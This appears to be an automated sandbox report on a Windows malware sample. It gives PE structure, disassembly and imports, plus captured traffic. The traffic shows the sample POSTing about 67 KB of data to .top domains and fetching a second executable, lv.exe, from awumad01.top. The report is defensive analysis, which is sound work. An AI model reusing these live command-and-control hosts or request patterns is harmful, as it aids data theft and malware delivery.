Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x5DD3AB03 [Tue Nov 19 08:42:43 2019 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
Import Hash:	4cc8b588252cad91c39726b15504331a

Entrypoint Preview

Instruction
call 00007F63A4EA565Ch

Instruction
jmp 00007F63A4E9D10Eh
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
mov ecx, dword ptr [esp+04h]
test ecx, 00000003h
je 00007F63A4E9D2B6h
mov al, byte ptr [ecx]
add ecx, 01h
test al, al
je 00007F63A4E9D2E0h
test ecx, 00000003h
jne 00007F63A4E9D281h
add eax, 00000000h
lea esp, dword ptr [esp+00000000h]
lea esp, dword ptr [esp+00000000h]
mov eax, dword ptr [ecx]
mov edx, 7EFEFEFFh
add edx, eax
xor eax, FFFFFFFFh
xor eax, edx
add ecx, 04h
test eax, 81010100h
je 00007F63A4E9D27Ah
mov eax, dword ptr [ecx-04h]
test al, al
je 00007F63A4E9D2C4h
test ah, ah
je 00007F63A4E9D2B6h
test eax, 00FF0000h
je 00007F63A4E9D2A5h
test eax, FF000000h
je 00007F63A4E9D294h
jmp 00007F63A4E9D25Fh
lea eax, dword ptr [ecx-01h]
mov ecx, dword ptr [esp+04h]
sub eax, ecx
ret
lea eax, dword ptr [ecx-02h]
mov ecx, dword ptr [esp+04h]
sub eax, ecx
ret
lea eax, dword ptr [ecx-03h]
mov ecx, dword ptr [esp+04h]
sub eax, ecx
ret
lea eax, dword ptr [ecx-04h]
mov ecx, dword ptr [esp+04h]
sub eax, ecx
ret
mov edi, edi
push ebp
mov ebp, esp
sub esp, 20h
mov eax, dword ptr [ebp+08h]
push esi

Instruction
push edi
push 00000008h
pop ecx
mov esi, 03E09300h
lea edi, dword ptr [ebp-20h]
rep movsd
mov dword ptr [ebp-08h], eax
mov eax, dword ptr [ebp+0Ch]
pop edi
mov dword ptr [ebp-04h], eax
pop esi
test eax, eax

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x3a0d660	0x58	.new
IMAGE_DIRECTORY_ENTRY_IMPORT	0x3a0cb1c	0x3c	.new
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x3a0e000	0x1688	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x3a10000	0x19e4	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x3a0ba70	0x40	.new
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x3a09000	0x1f0	.new
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0xa543f	0xa5600	False	0.886749751984	data	7.87132737384	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0xa7000	0x395e23c	0x1c00	unknown	unknown	unknown	unknown	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.hejus	0x3a06000	0x1	0x200	False	0.02734375	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.tiyovo	0x3a07000	0x1179	0x400	False	0.0166015625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.new	0x3a09000	0x46b8	0x4800	False	0.372341579861	data	5.47508048566	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x3a0e000	0x1688	0x1800	False	0.659016927083	data	5.69317128531	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x3a10000	0x92ac	0x9400	False	0.147434543919	data	1.76902995344	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x3a0e1f0	0x10a8	data		
RT_STRING	0x3a0f498	0xe6	data		
RT_STRING	0x3a0f580	0x106	data		
RT_ACCELERATOR	0x3a0f2b0	0x18	data		
RT_GROUP_ICON	0x3a0f298	0x14	data		
RT_VERSION	0x3a0f2d8	0x1c0	data		
None	0x3a0f2c8	0xa	data		

Imports

DLL	Import
KERNEL32.dll	ExitProcess, RemoveVectoredExceptionHandler, FindResourceA, WriteConsoleOutputCharacterA, SystemTimeToTzSpecificLocalTime, SetWaitableTimer, GetCurrentProcess, HeapFree, GetModuleHandleExW, CancelWaitableTimer, LockFile, SetTapeParameters, GetCompressedFileSizeW, FindResourceExA, GetLocaleInfoW, SizeofResource, SetSystemTimeAdjustment, GetFileAttributesA, GetExitCodeProcess, GetAtomNameW, GetTimeZoneInformation, GetEnvironmentVariableA, GlobalUnlock, DisconnectNamedPipe, VirtualUnlock, GetConsoleAliasesW, SetLastError, OpenWaitableTimerW, LocalAlloc, SetConsoleCtrlHandler, SetConsoleOutputCP, AddAtomA, GlobalFindAtomW, GlobalUnWire, lstrcatW, VirtualProtect, GetFileTime, LocalFree, SetFileAttributesW, LocalFileTimeToFileTime, SetEnvironmentVariableA, CompareStringW, HeapAlloc, GetStartupInfoW, RaiseException, RtlUnwind, TerminateProcess, UnhandledExceptionFilter, SetUnhandledExceptionFilter, IsDebuggerPresent, GetLastError, DeleteCriticalSection, LeaveCriticalSection, FatalAppExitA, EnterCriticalSection, VirtualFree, VirtualAlloc, HeapReAlloc, HeapCreate, HeapDestroy, GetModuleHandleW, Sleep, GetProcAddress, WriteFile, GetStdHandle, GetModuleFileNameA, GetModuleFileNameW, FreeEnvironmentStringsW, GetEnvironmentStringsW, GetCommandLineW, SetHandleCount, GetFileType, GetStartupInfoA, TlsGetValue, TlsAlloc, TlsSetValue, TlsFree, InterlockedIncrement, GetCurrentThreadId, InterlockedDecrement, GetCurrentThread, QueryPerformanceCounter, GetTickCount, GetCurrentProcessId, GetSystemTimeAsFileTime, SetFilePointer, WideCharToMultiByte, GetConsoleCP, GetConsoleMode, GetCPInfo, GetACP, GetOEMCP, IsValidCodePage, InitializeCriticalSectionAndSpinCount, FreeLibrary, InterlockedExchange, LoadLibraryA, MultiByteToWideChar, CloseHandle, CreateFileA, HeapSize, SetStdHandle, WriteConsoleA, GetConsoleOutputCP, WriteConsoleW, LCMapStringA, LCMapStringW, GetStringTypeA, GetStringTypeW, GetTimeFormatA, GetDateFormatA, GetUserDefaultLCID, GetLocaleInfoA, EnumSystemLocalesA, IsValidLocale, FlushFileBuffers, ReadFile, SetEndOfFile, GetProcessHeap, CompareStringA, GetModuleHandleA
USER32.dll	GetMonitorInfoA

Exports

Name	Ordinal	Address
Coruso	1	0x49f4f0
Gorgeous	2	0x49f500

Version Infos


Description	Data
InternalNames	galimatimod
FileVersions	7.0.2.54
LegalCopyrights	Wsekde
ProductVersions	7.0.21.21
Translation	0x0129 0x049b

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/12/21-15:12:19.991469	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.5	8.8.8.8

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 15:12:16.512828112 CEST	49717	80	192.168.2.5	8.211.1.15
Apr 12, 2021 15:12:16.554418087 CEST	80	49717	8.211.1.15	192.168.2.5
Apr 12, 2021 15:12:16.554569006 CEST	49717	80	192.168.2.5	8.211.1.15
Apr 12, 2021 15:12:16.555598021 CEST	49717	80	192.168.2.5	8.211.1.15
Apr 12, 2021 15:12:16.555807114 CEST	49717	80	192.168.2.5	8.211.1.15
Apr 12, 2021 15:12:16.596908092 CEST	80	49717	8.211.1.15	192.168.2.5
Apr 12, 2021 15:12:16.596929073 CEST	80	49717	8.211.1.15	192.168.2.5
Apr 12, 2021 15:12:16.596937895 CEST	80	49717	8.211.1.15	192.168.2.5
Apr 12, 2021 15:12:16.596945047 CEST	80	49717	8.211.1.15	192.168.2.5
Apr 12, 2021 15:12:16.596991062 CEST	80	49717	8.211.1.15	192.168.2.5
Apr 12, 2021 15:12:16.597033978 CEST	80	49717	8.211.1.15	192.168.2.5
Apr 12, 2021 15:12:16.597116947 CEST	80	49717	8.211.1.15	192.168.2.5
Apr 12, 2021 15:12:16.597130060 CEST	80	49717	8.211.1.15	192.168.2.5
Apr 12, 2021 15:12:16.597191095 CEST	80	49717	8.211.1.15	192.168.2.5
Apr 12, 2021 15:12:16.597201109 CEST	80	49717	8.211.1.15	192.168.2.5
Apr 12, 2021 15:12:16.597224951 CEST	49717	80	192.168.2.5	8.211.1.15
Apr 12, 2021 15:12:16.597326040 CEST	49717	80	192.168.2.5	8.211.1.15
Apr 12, 2021 15:12:16.597361088 CEST	49717	80	192.168.2.5	8.211.1.15
Apr 12, 2021 15:12:16.638508081 CEST	80	49717	8.211.1.15	192.168.2.5
Apr 12, 2021 15:12:16.638537884 CEST	80	49717	8.211.1.15	192.168.2.5
Apr 12, 2021 15:12:16.638550043 CEST	80	49717	8.211.1.15	192.168.2.5
Apr 12, 2021 15:12:16.638565063 CEST	80	49717	8.211.1.15	192.168.2.5
Apr 12, 2021 15:12:16.638623953 CEST	49717	80	192.168.2.5	8.211.1.15
Apr 12, 2021 15:12:16.638681889 CEST	49717	80	192.168.2.5	8.211.1.15
Apr 12, 2021 15:12:16.638701916 CEST	49717	80	192.168.2.5	8.211.1.15
Apr 12, 2021 15:12:16.639853001 CEST	80	49717	8.211.1.15	192.168.2.5
Apr 12, 2021 15:12:16.639873028 CEST	80	49717	8.211.1.15	192.168.2.5
Apr 12, 2021 15:12:16.639884949 CEST	80	49717	8.211.1.15	192.168.2.5
Apr 12, 2021 15:12:16.639892101 CEST	80	49717	8.211.1.15	192.168.2.5
Apr 12, 2021 15:12:16.639899015 CEST	80	49717	8.211.1.15	192.168.2.5
Apr 12, 2021 15:12:16.639906883 CEST	80	49717	8.211.1.15	192.168.2.5
Apr 12, 2021 15:12:16.639918089 CEST	80	49717	8.211.1.15	192.168.2.5
Apr 12, 2021 15:12:16.639924049 CEST	80	49717	8.211.1.15	192.168.2.5
Apr 12, 2021 15:12:16.639931917 CEST	80	49717	8.211.1.15	192.168.2.5
Apr 12, 2021 15:12:16.639944077 CEST	80	49717	8.211.1.15	192.168.2.5
Apr 12, 2021 15:12:16.639998913 CEST	49717	80	192.168.2.5	8.211.1.15
Apr 12, 2021 15:12:16.640311956 CEST	49717	80	192.168.2.5	8.211.1.15
Apr 12, 2021 15:12:16.679864883 CEST	80	49717	8.211.1.15	192.168.2.5
Apr 12, 2021 15:12:16.679888010 CEST	80	49717	8.211.1.15	192.168.2.5
Apr 12, 2021 15:12:16.679897070 CEST	80	49717	8.211.1.15	192.168.2.5
Apr 12, 2021 15:12:16.679910898 CEST	80	49717	8.211.1.15	192.168.2.5
Apr 12, 2021 15:12:16.679919958 CEST	80	49717	8.211.1.15	192.168.2.5
Apr 12, 2021 15:12:16.679933071 CEST	80	49717	8.211.1.15	192.168.2.5
Apr 12, 2021 15:12:16.679941893 CEST	80	49717	8.211.1.15	192.168.2.5
Apr 12, 2021 15:12:16.679949999 CEST	80	49717	8.211.1.15	192.168.2.5
Apr 12, 2021 15:12:16.679959059 CEST	80	49717	8.211.1.15	192.168.2.5
Apr 12, 2021 15:12:16.681212902 CEST	80	49717	8.211.1.15	192.168.2.5
Apr 12, 2021 15:12:16.681263924 CEST	80	49717	8.211.1.15	192.168.2.5
Apr 12, 2021 15:12:16.681394100 CEST	80	49717	8.211.1.15	192.168.2.5
Apr 12, 2021 15:12:16.681415081 CEST	80	49717	8.211.1.15	192.168.2.5
Apr 12, 2021 15:12:16.681430101 CEST	80	49717	8.211.1.15	192.168.2.5
Apr 12, 2021 15:12:16.681513071 CEST	80	49717	8.211.1.15	192.168.2.5
Apr 12, 2021 15:12:16.681528091 CEST	80	49717	8.211.1.15	192.168.2.5
Apr 12, 2021 15:12:16.681535959 CEST	80	49717	8.211.1.15	192.168.2.5
Apr 12, 2021 15:12:16.681550980 CEST	80	49717	8.211.1.15	192.168.2.5
Apr 12, 2021 15:12:16.681560993 CEST	80	49717	8.211.1.15	192.168.2.5
Apr 12, 2021 15:12:16.707063913 CEST	80	49717	8.211.1.15	192.168.2.5
Apr 12, 2021 15:12:16.707149029 CEST	49717	80	192.168.2.5	8.211.1.15
Apr 12, 2021 15:12:16.707659960 CEST	49717	80	192.168.2.5	8.211.1.15
Apr 12, 2021 15:12:16.748936892 CEST	80	49717	8.211.1.15	192.168.2.5
Apr 12, 2021 15:12:17.333112955 CEST	49718	80	192.168.2.5	8.209.64.179
Apr 12, 2021 15:12:17.374478102 CEST	80	49718	8.209.64.179	192.168.2.5
Apr 12, 2021 15:12:17.378030062 CEST	49718	80	192.168.2.5	8.209.64.179
Apr 12, 2021 15:12:17.378488064 CEST	49718	80	192.168.2.5	8.209.64.179

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 15:12:17.378662109 CEST	49718	80	192.168.2.5	8.209.64.179
Apr 12, 2021 15:12:17.419775963 CEST	80	49718	8.209.64.179	192.168.2.5
Apr 12, 2021 15:12:17.419828892 CEST	80	49718	8.209.64.179	192.168.2.5
Apr 12, 2021 15:12:17.419853926 CEST	80	49718	8.209.64.179	192.168.2.5
Apr 12, 2021 15:12:17.419990063 CEST	80	49718	8.209.64.179	192.168.2.5
Apr 12, 2021 15:12:17.420016050 CEST	49718	80	192.168.2.5	8.209.64.179
Apr 12, 2021 15:12:17.420021057 CEST	80	49718	8.209.64.179	192.168.2.5
Apr 12, 2021 15:12:17.420046091 CEST	80	49718	8.209.64.179	192.168.2.5
Apr 12, 2021 15:12:17.420049906 CEST	49718	80	192.168.2.5	8.209.64.179
Apr 12, 2021 15:12:17.420057058 CEST	49718	80	192.168.2.5	8.209.64.179
Apr 12, 2021 15:12:17.420068979 CEST	49718	80	192.168.2.5	8.209.64.179
Apr 12, 2021 15:12:17.420070887 CEST	80	49718	8.209.64.179	192.168.2.5
Apr 12, 2021 15:12:17.420095921 CEST	80	49718	8.209.64.179	192.168.2.5
Apr 12, 2021 15:12:17.420104027 CEST	49718	80	192.168.2.5	8.209.64.179
Apr 12, 2021 15:12:17.420130968 CEST	49718	80	192.168.2.5	8.209.64.179
Apr 12, 2021 15:12:17.420152903 CEST	49718	80	192.168.2.5	8.209.64.179
Apr 12, 2021 15:12:17.420202971 CEST	80	49718	8.209.64.179	192.168.2.5
Apr 12, 2021 15:12:17.420228958 CEST	80	49718	8.209.64.179	192.168.2.5
Apr 12, 2021 15:12:17.420308113 CEST	49718	80	192.168.2.5	8.209.64.179
Apr 12, 2021 15:12:17.420334101 CEST	49718	80	192.168.2.5	8.209.64.179
Apr 12, 2021 15:12:17.461483002 CEST	80	49718	8.209.64.179	192.168.2.5
Apr 12, 2021 15:12:17.461522102 CEST	80	49718	8.209.64.179	192.168.2.5
Apr 12, 2021 15:12:17.461539030 CEST	80	49718	8.209.64.179	192.168.2.5
Apr 12, 2021 15:12:17.461555004 CEST	80	49718	8.209.64.179	192.168.2.5
Apr 12, 2021 15:12:17.461580992 CEST	80	49718	8.209.64.179	192.168.2.5
Apr 12, 2021 15:12:17.461599112 CEST	80	49718	8.209.64.179	192.168.2.5
Apr 12, 2021 15:12:17.461623907 CEST	80	49718	8.209.64.179	192.168.2.5
Apr 12, 2021 15:12:17.461647987 CEST	80	49718	8.209.64.179	192.168.2.5
Apr 12, 2021 15:12:17.461672068 CEST	80	49718	8.209.64.179	192.168.2.5
Apr 12, 2021 15:12:17.461697102 CEST	80	49718	8.209.64.179	192.168.2.5
Apr 12, 2021 15:12:17.461733103 CEST	80	49718	8.209.64.179	192.168.2.5
Apr 12, 2021 15:12:17.461740971 CEST	49718	80	192.168.2.5	8.209.64.179
Apr 12, 2021 15:12:17.461761951 CEST	80	49718	8.209.64.179	192.168.2.5
Apr 12, 2021 15:12:17.461786032 CEST	80	49718	8.209.64.179	192.168.2.5
Apr 12, 2021 15:12:17.461819887 CEST	80	49718	8.209.64.179	192.168.2.5
Apr 12, 2021 15:12:17.461849928 CEST	80	49718	8.209.64.179	192.168.2.5

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 15:11:03.252877951 CEST	52704	53	192.168.2.5	8.8.8.8
Apr 12, 2021 15:11:03.302067995 CEST	53	52704	8.8.8.8	192.168.2.5
Apr 12, 2021 15:11:03.408680916 CEST	52212	53	192.168.2.5	8.8.8.8
Apr 12, 2021 15:11:03.466120958 CEST	53	52212	8.8.8.8	192.168.2.5
Apr 12, 2021 15:11:03.603041887 CEST	54302	53	192.168.2.5	8.8.8.8
Apr 12, 2021 15:11:03.655349970 CEST	53	54302	8.8.8.8	192.168.2.5
Apr 12, 2021 15:11:05.147036076 CEST	53784	53	192.168.2.5	8.8.8.8
Apr 12, 2021 15:11:05.208934069 CEST	53	53784	8.8.8.8	192.168.2.5
Apr 12, 2021 15:11:06.122662067 CEST	65307	53	192.168.2.5	8.8.8.8
Apr 12, 2021 15:11:06.171329975 CEST	53	65307	8.8.8.8	192.168.2.5
Apr 12, 2021 15:11:06.842330933 CEST	64344	53	192.168.2.5	8.8.8.8
Apr 12, 2021 15:11:06.902183056 CEST	53	64344	8.8.8.8	192.168.2.5
Apr 12, 2021 15:11:14.613799095 CEST	62060	53	192.168.2.5	8.8.8.8
Apr 12, 2021 15:11:14.663032055 CEST	53	62060	8.8.8.8	192.168.2.5
Apr 12, 2021 15:11:15.750401020 CEST	61805	53	192.168.2.5	8.8.8.8
Apr 12, 2021 15:11:15.803128958 CEST	53	61805	8.8.8.8	192.168.2.5
Apr 12, 2021 15:11:16.828474998 CEST	54795	53	192.168.2.5	8.8.8.8
Apr 12, 2021 15:11:16.877321959 CEST	53	54795	8.8.8.8	192.168.2.5
Apr 12, 2021 15:11:18.032571077 CEST	49557	53	192.168.2.5	8.8.8.8
Apr 12, 2021 15:11:18.089823961 CEST	53	49557	8.8.8.8	192.168.2.5
Apr 12, 2021 15:11:21.158091068 CEST	61733	53	192.168.2.5	8.8.8.8
Apr 12, 2021 15:11:21.218122005 CEST	53	61733	8.8.8.8	192.168.2.5
Apr 12, 2021 15:11:22.877881050 CEST	65447	53	192.168.2.5	8.8.8.8
Apr 12, 2021 15:11:22.929517984 CEST	53	65447	8.8.8.8	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 15:11:24.133338928 CEST	52441	53	192.168.2.5	8.8.8.8
Apr 12, 2021 15:11:24.184992075 CEST	53	52441	8.8.8.8	192.168.2.5
Apr 12, 2021 15:11:29.015472889 CEST	62176	53	192.168.2.5	8.8.8.8
Apr 12, 2021 15:11:29.067347050 CEST	53	62176	8.8.8.8	192.168.2.5
Apr 12, 2021 15:11:30.175316095 CEST	59596	53	192.168.2.5	8.8.8.8
Apr 12, 2021 15:11:30.225624084 CEST	53	59596	8.8.8.8	192.168.2.5
Apr 12, 2021 15:11:30.923969984 CEST	65296	53	192.168.2.5	8.8.8.8
Apr 12, 2021 15:11:30.985375881 CEST	53	65296	8.8.8.8	192.168.2.5
Apr 12, 2021 15:11:36.018687963 CEST	63183	53	192.168.2.5	8.8.8.8
Apr 12, 2021 15:11:36.076206923 CEST	53	63183	8.8.8.8	192.168.2.5
Apr 12, 2021 15:11:39.333095074 CEST	59736	53	192.168.2.5	8.8.8.8
Apr 12, 2021 15:11:39.339348078 CEST	51058	53	192.168.2.5	8.8.8.8
Apr 12, 2021 15:11:39.339772940 CEST	52636	53	192.168.2.5	8.8.8.8
Apr 12, 2021 15:11:39.382023096 CEST	53	59736	8.8.8.8	192.168.2.5
Apr 12, 2021 15:11:39.388422012 CEST	53	52636	8.8.8.8	192.168.2.5
Apr 12, 2021 15:11:39.390912056 CEST	53	51058	8.8.8.8	192.168.2.5
Apr 12, 2021 15:11:59.265461922 CEST	60151	53	192.168.2.5	8.8.8.8
Apr 12, 2021 15:11:59.331958055 CEST	53	60151	8.8.8.8	192.168.2.5
Apr 12, 2021 15:12:09.218292952 CEST	56969	53	192.168.2.5	8.8.8.8
Apr 12, 2021 15:12:09.269835949 CEST	53	56969	8.8.8.8	192.168.2.5
Apr 12, 2021 15:12:16.208142996 CEST	55161	53	192.168.2.5	8.8.8.8
Apr 12, 2021 15:12:16.439253092 CEST	53	55161	8.8.8.8	192.168.2.5
Apr 12, 2021 15:12:17.179099083 CEST	54757	53	192.168.2.5	8.8.8.8
Apr 12, 2021 15:12:17.326972961 CEST	53	54757	8.8.8.8	192.168.2.5
Apr 12, 2021 15:12:18.367537022 CEST	49992	53	192.168.2.5	8.8.8.8
Apr 12, 2021 15:12:19.373641968 CEST	49992	53	192.168.2.5	8.8.8.8
Apr 12, 2021 15:12:19.599884987 CEST	53	49992	8.8.8.8	192.168.2.5
Apr 12, 2021 15:12:19.991362095 CEST	53	49992	8.8.8.8	192.168.2.5
Apr 12, 2021 15:12:22.812798977 CEST	60075	53	192.168.2.5	8.8.8.8
Apr 12, 2021 15:12:22.872903109 CEST	53	60075	8.8.8.8	192.168.2.5
Apr 12, 2021 15:12:40.032221079 CEST	55016	53	192.168.2.5	8.8.8.8
Apr 12, 2021 15:12:40.089642048 CEST	53	55016	8.8.8.8	192.168.2.5
Apr 12, 2021 15:12:54.322495937 CEST	64345	53	192.168.2.5	8.8.8.8
Apr 12, 2021 15:12:54.372682095 CEST	53	64345	8.8.8.8	192.168.2.5
Apr 12, 2021 15:12:57.854927063 CEST	57128	53	192.168.2.5	8.8.8.8
Apr 12, 2021 15:12:57.922904015 CEST	53	57128	8.8.8.8	192.168.2.5
Apr 12, 2021 15:13:04.510792017 CEST	54791	53	192.168.2.5	8.8.8.8
Apr 12, 2021 15:13:04.585005999 CEST	53	54791	8.8.8.8	192.168.2.5

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
Apr 12, 2021 15:12:19.991468906 CEST	192.168.2.5	8.8.8.8	d001	(Port unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 12, 2021 15:12:16.208142996 CEST	192.168.2.5	8.8.8.8	0xa7f3	Standard query (0)	aufsvg12.top	A (IP address)	IN (0x0001)
Apr 12, 2021 15:12:17.179099083 CEST	192.168.2.5	8.8.8.8	0xe1a7	Standard query (0)	mardeq01.top	A (IP address)	IN (0x0001)
Apr 12, 2021 15:12:18.367537022 CEST	192.168.2.5	8.8.8.8	0x983	Standard query (0)	awumad01.top	A (IP address)	IN (0x0001)
Apr 12, 2021 15:12:19.373641968 CEST	192.168.2.5	8.8.8.8	0x983	Standard query (0)	awumad01.top	A (IP address)	IN (0x0001)
Apr 12, 2021 15:12:40.032221079 CEST	192.168.2.5	8.8.8.8	0x9034	Standard query (0)	EiodCJGkPupHarewIHgoYXhjJQvRZ.EiodCJGkPupHarewIHgoYXhjJQvRZ	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 12, 2021 15:12:16.439253092 CEST	8.8.8.8	192.168.2.5	0xa7f3	No error (0)	aufsvg12.top		8.211.1.15	A (IP address)	IN (0x0001)
Apr 12, 2021 15:12:17.326972961 CEST	8.8.8.8	192.168.2.5	0xe1a7	No error (0)	mardeq01.top		8.209.64.179	A (IP address)	IN (0x0001)
Apr 12, 2021 15:12:19.599884987 CEST	8.8.8.8	192.168.2.5	0x983	No error (0)	awumad01.top		8.209.66.205	A (IP address)	IN (0x0001)
Apr 12, 2021 15:12:19.991362095 CEST	8.8.8.8	192.168.2.5	0x983	No error (0)	awumad01.top		8.209.66.205	A (IP address)	IN (0x0001)
Apr 12, 2021 15:12:40.089642048 CEST	8.8.8.8	192.168.2.5	0x9034	Name error (3)	EiodCJGkPu pHarewIHgo YXhjJQvRZ. EiodCJGkPu pHarewIHgo YXhjJQvRZ	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- aufsvg12.top
- mardeq01.top
- awumad01.top

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49717	8.211.1.15	80	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware1.24453.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 15:12:16.555598021 CEST	1584	OUT	POST /index.php HTTP/1.1 Content-Type: multipart/form-data; boundary=----------jmACsrpgBVBRjTx User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.114 Safari/537.36 Host: aufsvg12.top Content-Length: 67238 Cache-Control: no-cache
Apr 12, 2021 15:12:16.707063913 CEST	1653	IN	HTTP/1.1 200 OK Server: nginx/1.14.0 (Ubuntu) Date: Mon, 12 Apr 2021 13:12:16 GMT Content-Type: text/plain; charset=utf-8 Content-Length: 2 Connection: close X-Powered-By: Express ETag: W/"2-nOO9QiTIwXgNtWtBJezz8kv3SLc" Data Raw: 4f 4b Data Ascii: OK

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49718	8.209.64.179	80	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware1.24453.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 15:12:17.378488064 CEST	1654	OUT	POST /index.php HTTP/1.1 Content-Type: multipart/form-data; boundary=----------pwDccphxPeFIadj User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.114 Safari/537.36 Host: mardeq01.top Content-Length: 67223 Cache-Control: no-cache
Apr 12, 2021 15:12:17.518408060 CEST	1723	IN	HTTP/1.1 200 OK Server: nginx/1.10.3 (Ubuntu) Date: Mon, 12 Apr 2021 13:12:17 GMT Content-Length: 3 Connection: close X-Powered-By: Express Data Raw: 6f 6b 21 Data Ascii: ok!

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49719	8.209.66.205	80	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware1.24453.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 15:12:19.644112110 CEST	1724	OUT	GET /download.php?file=lv.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: awumad01.top Connection: Keep-Alive
Apr 12, 2021 15:12:19.718657970 CEST	1724	IN	HTTP/1.1 302 Found Date: Mon, 12 Apr 2021 13:12:19 GMT Server: Apache/2.2.22 (@RELEASE@) X-Powered-By: PHP/5.3.3 Location: downfiles/lv.exe Content-Length: 0 Connection: close Content-Type: text/html


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.5	49720	8.209.66.205	80	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware1.24453.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 15:12:19.769709110 CEST	1725	OUT	GET /downfiles/lv.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: awumad01.top Connection: Keep-Alive
